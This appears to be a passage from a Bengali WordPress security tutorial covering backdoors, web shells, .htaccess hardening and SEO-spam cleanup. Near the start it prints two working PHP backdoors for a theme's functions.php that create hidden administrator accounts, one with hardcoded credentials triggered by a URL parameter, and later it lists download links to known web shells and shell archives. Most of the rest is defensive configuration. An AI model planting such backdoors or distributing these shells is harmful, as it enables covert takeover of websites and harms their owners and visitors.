এবং পরবর্তীতে এই backdoor থাকা ইউজার আইডি এবং পাসওয়ার্ড অটোমেটিক্যালি জেনারেট হয়ে যায়। এবং হ্যাকাররা ওয়ার্ডপ্রেস ওয়েব সাইটের ড্যাশবোর্ডে এক্সেস নিয়ে নেয়। এমনকি ওয়ার্ডপ্রেস ওয়েব সাইটের মালিক যতবার ইউজার আইডি এবং পাসওয়ার্ড টি ডিলিট করে দিবে ততোবারই এই ব্যাকডোর এর মাধ্যমে ইউজার তৈরি হতে থাকবে। অর্থাৎ এই Backdoor ডিটেক্ট করে রিমুভ না করা পর্যন্ত ইউজার তৈরি হতে থাকবে এবং হ্যাকার সিস্টেমের এক্সেস পেয়ে যাবে।

ব্যাকডোর-01 (add to theme functions.php)

```
function wpb_admin_account(){
$user = 'minhaz';
$pass = 'pass';
$email = 'email@email.em';
if ( !username_exists( $user ) && !email_exists( $email ) ) {
$user_id = wp_create_user( $user, $pass, $email );
$user = new WP_User( $user_id );
$user->set_role( 'administrator' );
}
}
add_action('init','wpb_admin_account');
```



ব্যাকডোর-02 (add to theme functions.php)

```
<?php
add_action('wp_head', 'WordPress_backdoor');

function WordPress_backdoor() {
    If ($_GET['backdoor'] == 'go') {
        require('wp-includes/registration.php');
        If (!username_exists('backdooradmin')) {
            $user_id = wp_create_user('backdooradmin', 'Pa55W0rd');
            $user = new WP_User($user_id);
            $user->set_role('administrator');
        }
    }
}
?>
```

<https://www.targetdomain.com?backdoor=go>

Using the above example, once the WordPress backdoor is triggered a new WordPress administrator account is created with the following credentials:

User: backdooradmin
Password: Pa55W0rd

Codemanbd: functions.php

Selected file content:

```
165
166 add_action('wp_head', 'WordPress_backdoor');
167
168 function WordPress_backdoor() {
169     If ($_GET['backdoor'] == 'go') {
170         require('wp-includes/registration.php');
171         If (!username_exists('backdooradmin')) {
172             $user_id = wp_create_user('backdooradmin', 'Pa55W0rd');
173             $user = new WP_User($user_id);
174             $user->set_role('administrator');
175         }
176     }
177 }
178
179
```

ওয়েব শেল(Web Shell) অ্যাটাক কি? জনপ্রিয় কিছু শেল ও ওয়েব শেল অ্যাটাক থেকে কিভাবে সুরক্ষিত থাকা যায়?

ওয়েব শেল কি?

একটি ওয়েব শেল হল একটি ম্যালিসিয়াস স্ক্রিপ্ট যা জনপ্রিয় ওয়েব অ্যাপ্লিকেশন ভাষায় লেখা হয় – PHP, JSP, বা ASP, এবং এগুলো একটি ওয়েব সার্ভার অপারেটিং সিস্টেমে ইনস্টল করা হয়।

ওয়েব শেল এর মাধ্যমে যেকোনো ওয়েবসাইট অথবা সিস্টেমের এডমিন প্যানেলে ঢুকে যে কোন ফাইল আপলোড অথবা ডিলিট করা, পুরো ওয়েবসাইট নষ্ট করে দেওয়া, সমস্ত ডেটা রিমুভ করে দেওয়া, এমনকি লক্ষ্যযুক্ত ওয়েব সার্ভারের রুট ডিরেক্টরি অ্যাক্সেস ও নিয়ে যেতে পারে। অনেক সময় ওয়েব শেল আনডিটেকটেড হয়ে থাকে তাই ওয়েবসাইটে ফেয়ারওয়েল ও অনেক সময় ডিটেক্ট করতে পারে না

ইন্টারনেট-মুখী এবং নন-ইন্টারনেট-মুখী সার্ভার (যেমন রিসোর্স হোস্টিং সার্ভার) উভয়ই ওয়েব শেল আক্রমণের শিকার হতে পারে।

ওয়েব শেল(Web Shell) Attack কি?

ওয়েব শেল হল ম্যালিসিয়াস কোড, যা আপলোড এর মাধ্যমে হ্যাকার যেকোনো ওয়েবসাইট বা সিস্টেমের এক্সেস নিয়ে থাকে এবং ওয়েব সাইটের ক্ষতিসহ ডিফেন্স করতে পারে।

একটি ওয়েব শেল আক্রমণের সময়, একটি hacker একটি লক্ষ্য ওয়েব সার্ভারের ডিরেক্টরিতে একটি ম্যালিসিয়াস ফাইল ইনজেক্ট করে এবং তারপর তাদের ওয়েব ব্রাউজার থেকে সেই ফাইলটি কার্যকর করে।

একটি সফল ওয়েব শেল আক্রমণ শুরু করার পরে, সাইবার অপরাধীরা সংবেদনশীল জায়গাগুলোতে অ্যাক্সেস লাভ করতে পারে, যেমন একটি ওয়েব সাইট এর এডমিন প্যানেলে এক্সেস নেওয়া, অথবা file-upload Vulnerability কাজে লাগিয়ে ম্যালিসিয়াস পিএইচপি কোড আপলোড করা। এরপর সিস্টেমের এডমিন প্যানেলে ঢুকে যে কোন ফাইল আপলোড অথবা ডিলিট করা, পুরো ওয়েবসাইট নষ্ট করে দেওয়া, সমস্ত ডেটা রিমুভ করে দেওয়া অথবা ওয়েব ডিফেন্সমেন্ট করতে পারে।

ওয়েব শেল কিভাবে কাজ করে?

ওয়েব শেল আক্রমণের বেশ কয়েকটি পর্যায় রয়েছে: প্রথমত, আক্রমণকারী সার্ভারে Remote অ্যাক্সেস সক্ষম করে ওয়েবসাইটে এক্সেস পাওয়ার একটি Permanent System তৈরি করে। তারপরে, তারা সুযোগ-সুবিধা বাড়ানোর চেষ্টা করে, এবং হ্যাক হওয়া সিস্টেম আক্রমণ করার জন্য Backdoor ব্যবহার করে, বা অপরাধমূলক কার্যকলাপের জন্য এর ওয়েব সাইটের বিভিন্ন ডাটা ব্যবহার করে। যেমন হতে পারে ফেসবুকের বিভিন্ন ইউজারের গোপন ইনফর্মেশন।

জনপ্রিয় কিছু ওয়েব শেল:

- > Alpha Web Shell: <https://github.com/nicolauns/alfa-shell>
- > ASPXSpy Web Shell: <https://github.com/tennc/webshell/blob/master/net-friend/aspx/aspxspy.aspx>
- > C99 Backdoor Web Shell:
<https://github.com/tennc/webshell/tree/master/php/PHPshell/c99shell>
- > China Chopper Shell: <https://github.com/tennc/webshell/tree/master/caidao-shell>
- > IndoXploit Shell (IDX Shell): <https://github.com/linuxsec/indoxploit-shell>
- > WSO Web Shell: <https://github.com/tennc/webshell/tree/master/php/wso>
- > B374k PHP Shell: <https://github.com/b374k/b374k>
- > r57 Shell: <https://github.com/tennc/webshell/tree/master/138shell/R>

ওয়েব শেল অ্যাটাক থেকে কিভাবে সুরক্ষিত থাকা যায়?

১. ফাইল ইন্টিগ্রিটি মনিটরিং: ফাইল ইন্টিগ্রিটি মনিটরিং (FIM) সিস্টেম ওয়েব-অ্যাক্সেসযোগ্য ডিরেক্টরিগুলিতে ফাইল পরিবর্তনগুলিকে ব্লক করার জন্য ডিজাইন করা হয়েছে। একবার পরিবর্তন শনাক্ত হলে, FIM টুলস অ্যাডমিন এবং নিরাপত্তা কর্মীদের সতর্ক করে। FIM প্রয়োগ করা ফাইলগুলিকে একটি ডিরেক্টরিতে সংরক্ষণ করার সাথে সাথে রিয়েল-টাইমে সমস্যাগুলি সনাক্ত করতে সহায়তা করতে পারে। এটি নিরাপত্তা কর্মীদের দ্রুত ওয়েব শেল খুঁজে পেতে এবং সরাসরি সাহায্য করতে পারে।

২. অনুপ্রবেশ প্রতিরোধ (Intrusion Prevention System (IPS) এবং ওয়েব অ্যাপ্লিকেশন

ফায়ারওয়াল(Firewall): অনুপ্রবেশ প্রতিরোধ ব্যবস্থা Intrusion Prevention System (IPS) হল একটি নেটওয়ার্ক নিরাপত্তা প্রযুক্তি যা নেটওয়ার্ক ট্র্যাফিকের প্রবাহ পর্যবেক্ষণ করে। ওয়েব অ্যাপ্লিকেশন ফায়ারওয়াল (WAF) ফিল্টারিং, পর্যবেক্ষণ, এবং HTTP ট্র্যাফিক ব্লক করে হুমকির বিরুদ্ধে সুরক্ষা দেয়। সহজ কথায় বিভিন্ন ধরনের অ্যাটাক থেকে ফায়ারওয়াল গুলো আমাদের রক্ষা করে, এটি যেকোন ওয়েব সেল, malicious script, backdoor code, bruteforce attack ডিটেক্ট করতে পারে, এবং আক্রমণকারীকে ব্লক করতে পারে।

৩. নেটওয়ার্ক সেগমেন্টেশন: নেটওয়ার্ক সেগমেন্টেশন হল এক ধরনের আর্কিটেকচার যা নেটওয়ার্ককে আলাদা সাবনেটওয়ার্কে বিভক্ত করে। প্রতিটি সাবনেটওয়ার্ককে একটি সেগমেন্ট হিসেবে বিবেচনা করা হয় এবং প্রতিটি সেগমেন্টের নিজস্ব সুরক্ষিত নেটওয়ার্ক রয়েছে। একটি নেটওয়ার্ক সেগ্রিগেশন আর্কিটেকচার এর কোন একটি সেগমেন্টে যদি ওয়েবসেল আপলোড করা হয়, সিস্টেমের অন্য সেগমেন্টেশন এই ওয়েবসেল কার্যকর হবে না এবং সহজেই ওই নির্দিষ্ট সেগমেন্টের ওয়েবসাইটে রিমুভ করতে সাহায্য করে।

৪. ওয়েব অ্যাপ্লিকেশন Permission: এই ধারণার পিছনে মূল নীতি হল user দেব তাদের ভূমিকা পালন করার জন্য ন্যূনতম access প্রদান করা। সহজ কথায় সমস্ত ইউজারকে এডমিন প্যানেলের এক্সপ্রেস না দেওয়া, বিভিন্ন ইউজারকে তার প্রয়োজন অনুযায়ী limited এক্সেস দেওয়া, যেমন subscriber, editor, administrator, web manager.

৫. সংবেদনশীল ডিরেক্টরির নাম পরিবর্তন: Malicious codes/ web shells/ ইমেজ ফাইল আপলোড প্রতিরোধ করার জন্য, আপলোড ডিরেক্টরি পারমিশন সম্পূর্ণভাবে বন্ধ থাকা উচিত। যদি এই ধরনের একটি আপলোড পদ্ধতির প্রয়োজন হয়, তাহলে এই সংবেদনশীল ডিরেক্টরিগুলির ডিফল্ট নামগুলিকে সংশোধন করা উচিত যাতে সেগুলি বের করা আরও কঠিন হয়।

All Shell Download::

<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/Shell%20For%20BugBounty.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/Shell.rar>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/Shells.zip>
https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/Web_Shell_Gift_By_Si11Y_Fl_aS8DriV3.zip
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/php-backdoors-main.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/shell%20from%20r57shell.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/shell%20from%20shellizm.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/shells.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/WebShell-master.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells.zip>
<https://github.com/MrUnknownNoob/AllTOOL/blob/main/Shells/Uploader.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/shell%20from%20hackingtool.zip>

কিভাবে .htaccess এ কোড ইঞ্জেক্ট করে ওয়ার্ডপ্রেস ওয়েবসাইট সিকিউর করা যায়?

Protect Websites With .htaccess: [Link](#)

আমাদের ওয়ার্ডপ্রেসের ওয়েবসাইটে রুট ডাইরেক্টরি এর ভিতরে অনেক সেনসিটিভ একটা ফাইলের নাম হল .htaccess.

আমরা অনেকে ওয়ার্ডপ্রেস ওয়েবসাইট ডিজাইন করি এবং প্লাগিন নিয়ে কাজ করি কিন্তু আমাদের .htaccess ফাইলটির কথা কেউ ভাবি না অথবা অনেকেই চিনি না।

আজকে আমরা .htaccess এর মাধ্যমে ওয়ার্ডপ্রেসের বিভিন্ন ধরনের সিকিউরিটি কিভাবে কনফার্ম করা যায় তা দেখব।

1. Configuring the .htaccess file

আমাদের ডিফল্ট ওয়ার্ডপ্রেসের দেওয়া .htaccess কোডগুলো নিচে দেওয়া হল। প্রথমে আমাদের কাজ ওয়েবসাইটের .htaccess ফাইল টি এডিট করে এই কোডগুলো বসিয়ে দেওয়া:

```
# BEGIN WordPress
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>
# END WordPress
```

Basic WP

```
# BEGIN WordPress

RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:%
{HTTP:Authorization}]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]

# END WordPress
```

2. Protect .htaccess: আমাদের .htaccess ফাইলে যাতে কেউ অ্যাটাক না করতে পারে নিচের কোডগুলো বসাতে হবে:

```
# Protect .HTACCESS


<Files ~ "^\.*\.([Hh][Tt][Aa])">
order allow,deny
deny from all
satisfy all
</Files>
```

Result : .htaccess is forbidden

3. Protect wp-config.php: আমাদের ওয়ার্ডপ্রেস ওয়েব সাইটে wp-config.php ফাইলে আমাদের ওয়েবসাইটে বিভিন্ন ইনফরমেশন স্টোর করা থাকে। তাই এই ডাটাগুলো যাদের কেউ access না করতে পারে নিচের কোডগুলো বসাতে হবে:

WP-CONFIG BLOCK

```
<Files wp-config.php>
order allow,deny
deny from all
</Files>
```



```
Editing: /home/freelancersanin/m Encoding: utf-8 Re-open
Keyboard shortcuts
19 Header set Cross-Origin-Embedder-Policy 'unsafe-none; report-to="default"'
20 Header set Cross-Origin-Opener-Policy-Report-Only 'same-origin; report-to="default"'
21 Header set Cross-Origin-Opener-Policy 'same-origin; report-to="default"'
22 Header set Cross-Origin-Resource-Policy 'cross-origin'
23 Header always set X-Frame-Options 'SAMEORIGIN'
24 Header always set Permissions-Policy 'geolocation=(self), microphone=(), accelerometer=(), gyroscope=(), magnetometer=()'
25 Header set X-Permitted-Cross-Domain-Policies 'none'
26 </IfModule>
27 # EHD Headers Security Advanced & HSTS WP
28
29 <IfModule mod_rewrite.c>
30 RewriteEngine On
31 RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]
32 RewriteBase /
33 RewriteRule ^index\.php$ - [L]
34 RewriteCond %{REQUEST_FILENAME} !-f
35 RewriteCond %{REQUEST_FILENAME} !-d
36 RewriteRule . /index.php [L]
37 </IfModule>
38
39 # EHD WordPress
40
41 <Files ~ "^.+\.[Hh][Tt][Aa]">
42 order allow,deny
43 deny from all
44 satisfy all
45 </Files>
46
47 <Files wp-config.php>
48 order allow,deny
49 deny from all
50 </Files>
51
52
```

4. No directory browsing: It will block browsing directories: আমাদের ওয়ার্ডপ্রেস ওয়েব সাইটে ডাইরেক্টরি ইনডেক্সিং যদি অফ করার না থাকে যে কেউ আমাদের ওয়েবসাইটের বিভিন্ন ফাইল থিম প্লাগিন সম্পর্কে ইনফরমেশন জেনে যাবে। তাই নিচের কোডগুলো বসাতে হবে :

directory browsing block
Options All -Indexes

Check directory indexing is blocked : <https://hackertarget.com/wordpress-security-scan/>

5. Disable XMLRPC.PHP: XMLRPC ডিজেল করা না থাকলে বিভিন্ন ধরনের এসকিউএল ইনজেকশন এবং কুকি হাইজাকিং হতে পারে।

- Block WordPress xmlrpc.php requests
Check your domain.com/xmlrpc.php (Its open normally for attacks)



নিচের কোডগুলো ব্যবহার করে আমরা সহজেই XMLRPC ডিজেল করে রাখতে পারি:

```
# Disable XMLRPC.PHP
<Files xmlrpc.php>
order deny,allow
deny from all
</Files>
```

6. Disable scanners in Your Website: বিভিন্ন স্ক্যানার আমাদের ওয়েবসাইটে বিভিন্নভাবে Vulnerability যাতে বের না করতে পারে তাই ওয়েবসাইট স্ক্যানিং ডিজেল করার জন্য নিচের কোডগুলো ব্যবহার করতে হবে:

```
# BEGIN block author scans
RewriteEngine On
RewriteBase /
RewriteCond %{QUERY_STRING} (author=\d+) [NC]
RewriteRule .* - [F]
# END block author scans
```

7. Block Suspicious IP: যদি কোন আইপি আমাদের ওয়েবসাইটে বিভিন্ন ধরনের অ্যাটাক পরিচালনা করতে চায় তাহলে আমরা নির্দিষ্ট কোনো একটি আইপি ব্লক করে দিতে পারি নিচের কোডগুলো মাধ্যমে:

```
# IP block
Order Allow,Deny
Allow from all
Deny from 1.186.48.58, 65.30.114.186, 69.143.222.95
```

8. Individual File Protection: অনেক সময় আমার নির্দিষ্ট কোন ফাইলের এক্সপ্রেস বন্ধ করার জন্য নিচের কোডগুলো ব্যবহার করতে পারি:

```
# Protect the .htaccess
<files .htaccess="">
order allow,deny
deny from all
</files>
```

9. wp-content Access Prevention: ওয়ার্ডপ্রেসের wp-content ডাইরেক্টরি অনেক গুরুত্বপূর্ণ। কেউ যাতে কোন ম্যালিশিয়াস কন্টেন্ট আমাদের wp-content ডিরেক্টরি তে না ঢোকাতে পারে তাই আমার নিচের কোডগুলো ব্যবহার করতে পারি:

> create a new .htaccess file in wp-content directory & put the code there

```
# wp-content access deny
Order deny,allow
Deny from all
<Files ~ "(.xml|css|jpe?g|png|gif|js)$">
Allow from all
</Files>
```

10. Uploads Directory Access Blocking: আমাদের আপলোড ফোল্ডারে কেউ যাতে কোনো ধরনের ফাইল ইনজেকশন অথবা টেম্পারিং না করতে পারে তাই আমরা নিচের কোডগুলো ব্যবহার করতে পারি:


Disable PHP and Other Files Upload on (wp-content/uploads) folder: create a new .htaccess file in wp-content/uploads directory & put the codes there:

```
# uploads directory access deny
<Files *.php>
deny from all
</Files>
# Block executables
<FilesMatch "\.(php|phtml|php3|php4|php5|pl|py|jsp|asp|html|htm|shtml|sh|cgi|suspected)$">
deny from all
</FilesMatch>
```

HTACCESS এ এই সমস্ত কোডগুলো Injection এর মাধ্যমে আমরা খুব সহজে ওয়ার্ডপ্রেসের বিভিন্ন ধরনের VULNERABILITY দূর করতে পারি।

SEO স্প্যাম কি?


এসইও স্প্যাম, যা spam indexing নামেও পরিচিত, অর্থাৎ আমাদের ওয়েবসাইটের রং করা পেইজগুলোতে এসইও স্প্যাম এর মাধ্যমে রেস্ক নষ্ট করার জন্য ব্যবহার হয়। এটি একটি Black hat এসইও কৌশল। হ্যাকাররা এটিকে Revenue তৈরি করতে ব্যবহার করে কিন্তু প্রক্রিয়ায়, তারা স্প্যাম করে এবং আপনার ওয়েবসাইট ধ্বংস করে। গুগল ওয়েবসাইটটিকে এসইওর স্পেলিং এর জন্য ব্ল্যাকলিস্টে ফেলে দেয়।



ওয়েবসাইট SEO স্প্যাম হলে কি হয়?

ওয়েবসাইট SEO ব্ল্যাকলিস্ট হল ওয়েবসাইটগুলির একটি তালিকা যেগুলি মালিশিয়াস বা সন্দেহজনক আচরণে লিপ্ত হয়েছে এবং একটি সার্চ ইঞ্জিন, হোস্টিং প্রদানকারী, অ্যান্টিভাইরাস প্রোগ্রাম প্রদানকারী বা অন্য কোনো কর্তৃপক্ষের দ্বারা বিপজ্জনক বলে বিবেচিত হয়েছে। এবং গুগল বা বিভিন্ন এন্টিভাইরাস প্রোগ্রাম এই সমস্ত ওয়েবসাইটে ভিজিট করলে এরকম কিছু মেসেজ দেখায়:

“The site ahead contains malware” or
“Deceptive site ahead,”



ওয়েবসাইট SEO স্প্যাম কি কি ধরনের?

- Spammy Keyword Insertion: একটি ওয়েবসাইটের বিভিন্ন পেজ যখন গুগলের সার্চ ব্যাংকে আসে তখন প্রচুর পরিমাণ ট্রাফিক ওয়েবসাইটটি পেয়ে থাকে। আর জনপ্রিয় এই সমস্ত ওয়েবসাইটে Spamy কিওয়ার্ড পুশ করার মাধ্যমে হ্যাকাররা তাদের বিভিন্ন ধরনের প্রোডাক্ট গুগলের এগিয়ে নিয়ে আসে।

- Spam Link Injection:ওয়েব সাইটের ব্যাকলিংক এর জন্য বিভিন্ন ধরনের স্ক্যামাররা বিভিন্ন ধরনের SEO Spamming করে থাকে। এরমধ্যে Pharma SEO Spam অন্যতম।

- Creating Spam Pages:অনেক সময় ওয়েবসাইটের এক্সেস পাওয়ার পর বিভিন্ন ধরনের আনইউজুয়াল পেইজ তৈরি করে স্ক্যামাররা এবং সেখানে তাদের seo spamming এর মাধ্যমে ওয়েবসাইটের লিংক ব্যবহার করে তাদের Spam প্রোডাক্ট গুগলের এ Rank এ নিয়ে আসার চেষ্টা করে।


- Display Spam Ads And Banners:হ্যাকাররা যখন একটা ওয়েবসাইটের এক্সেস পেয়ে থাকে, সে ওয়েবসাইটে হেডার, ফুটার, সাইডবার এবং বিভিন্ন জায়গায় তারা তাদের Spamy প্রোডাক্ট অথবা ফার্মা প্রোডাক্ট এর বিভিন্ন ব্যানার অথবা কল টু অ্যাকশন বাটনের মাধ্যমে ওই ওয়েবসাইট থেকে ট্রাফিক তাদের প্রোডাক্ট এ নিয়ে যায়।

- Spam Emails:এছাড়াও কোন একটি ওয়েবসাইটের এক্সেস পেলে সেই ওয়েবসাইটের ওয়েবমেইল ব্যবহার করে বিভিন্ন ধরনের Spam ইমেইল বিভিন্ন মানুষের কাছে পাঠাতে থাকে।


Pharma অথবা Viagra hack এসইও স্প্যাম কি?

আমরা অনেক সময় বিভিন্ন ধরনের ওয়েবসাইট দেখি যে সমস্ত ওয়েবসাইটে বিভিন্ন কন্টেন্ট keyword লিখে google এ সার্চ করলে ওয়েবসাইটের অরিজিনাল কন্টেন্ট বাদে বিভিন্ন ধরনের ফার্মাসিটিক্যালস ড্রাগস অথবা ভায়াগ্রা এর meta টাইটেল এবং ডিসক্রিপশন দেখা যায়। এই ব্যাপারটিকে pharma hack বলা হয়। হ্যাক হওয়া 62 পার্সেন্ট ওয়েবসাইটের মধ্যে ফার্মা হ্যাক দেখা যায়।

কোন হ্যাকার ওয়েবসাইটে এক্সেস পেলে সাধারণত স্পেন কন্টেন্ট আপলোড এর মাধ্যমে এই ফার্মা হ্যাক SEO Spamming করে থাকে।




Example : Buy Viagra



Example : Buy Cialis

গুগোল SEO স্প্যাম REMOVAL PROCESS (Full Site):

Google যদি পুরো ওয়েবসাইট ব্ল্যাকলিস্ট করে দেয় তাহলে ওয়েবসাইটের ম্যালওয়ার গুলো ক্লিন করার পর ওয়েবসাইটকে গুগলের Search Console থেকে রিমুভাল রিকুয়েস্ট দিতে হবে পরবর্তীতে গুগোল আমার ওয়েবসাইটটি রিভিউ করে যদি কোনো ম্যালিশিয়াস কনটেন্ট SEO Spamming না পায় তাহলে আমার ওয়েবসাইটে ঠিক করে দিবে।



- সম্পূর্ণ প্রসেস এই ভিডিওতে দেখানো হয়েছে: https://youtu.be/oNbYdy_4XG4

ওয়েবসাইট SEO স্প্যাম REMOVAL (For Multiple Pages):

গুগোল এ site:domain.com দিয়ে সার্চ করার পর যতগুলো পেজ গুগলে ইনডেক্স অবস্থায় পাওয়া যাবে প্রতিটি পেইজকে চেক করতে হবে। যদি প্রতিটি পেইজে SEO Spamming দেখা যায় তাহলে এসইও Spamming Malicious কোড গুলো ডিলিট করে দিতে হবে। এক্ষেত্রে আমরা যে কোন একটি ওয়ার্ডপ্রেস স্ক্যানার প্লাগিন ব্যবহার করতে পারি যা আমাদের বলে দিবে কোন ফাইলে Malicious code রয়েছে। Malicious কোড রিমুভ করে দেওয়ার পর আমার ওয়েবসাইট যখন সম্পূর্ণ সিকিউর হবে আমাকে গুগলে প্রতিটি পেইজকে রিমুভাল রিকুয়েস্ট দিতে হবে। (Google Search Console)

এছাড়াও আমরা গুগোল বাল্ক রিমুভাল chrome-extension এর মাধ্যমেও খুব সহজে অনেকগুলো পেইজকে একসাথে গুগোল Search Console এ রিমুভাল রিকোয়েস্ট দিতে পারি।

Use Linkclump Chrome Extension to get all affected links

<https://www.getastra.com/seo-spam-scanner>

<https://transparencyreport.google.com/safe-browsing/search>

Premium Malware Cleaner

আমি আগের একটি ব্লগে ওয়েবসাইটে ম্যানুয়ালি ম্যালওয়ার রিমুভাল প্রসেস দেখিয়েছি। ওয়েবসাইটে ম্যানুয়ালি রিমুভ করার জন্য আগে ম্যালওয়ার গুলোকে চিনতে হবে তারপর রিমুভ করতে হবে।

যদি মেনুয়ালি রিমুভাল করা সম্ভব না হয় তাহলে আমরা ওয়ার্ডপ্রেসে বিভিন্ন প্রিমিয়াম সিকিউরিটি প্লাগিন এর মাধ্যমে ম্যালওয়ার রিমুভ করতে পারি।

- Wordfence
- Sucuri
- Malcare
- Astra Security

কিভাবে একটি ওয়েবসাইটকে SEO Spam থেকে রক্ষা করা যায়?

- Run updates
- Scan website regularly
- Create strong passwords
- Use a powerful firewall

Ip BlackList:

IP ব্ল্যাকলিস্ট কি?

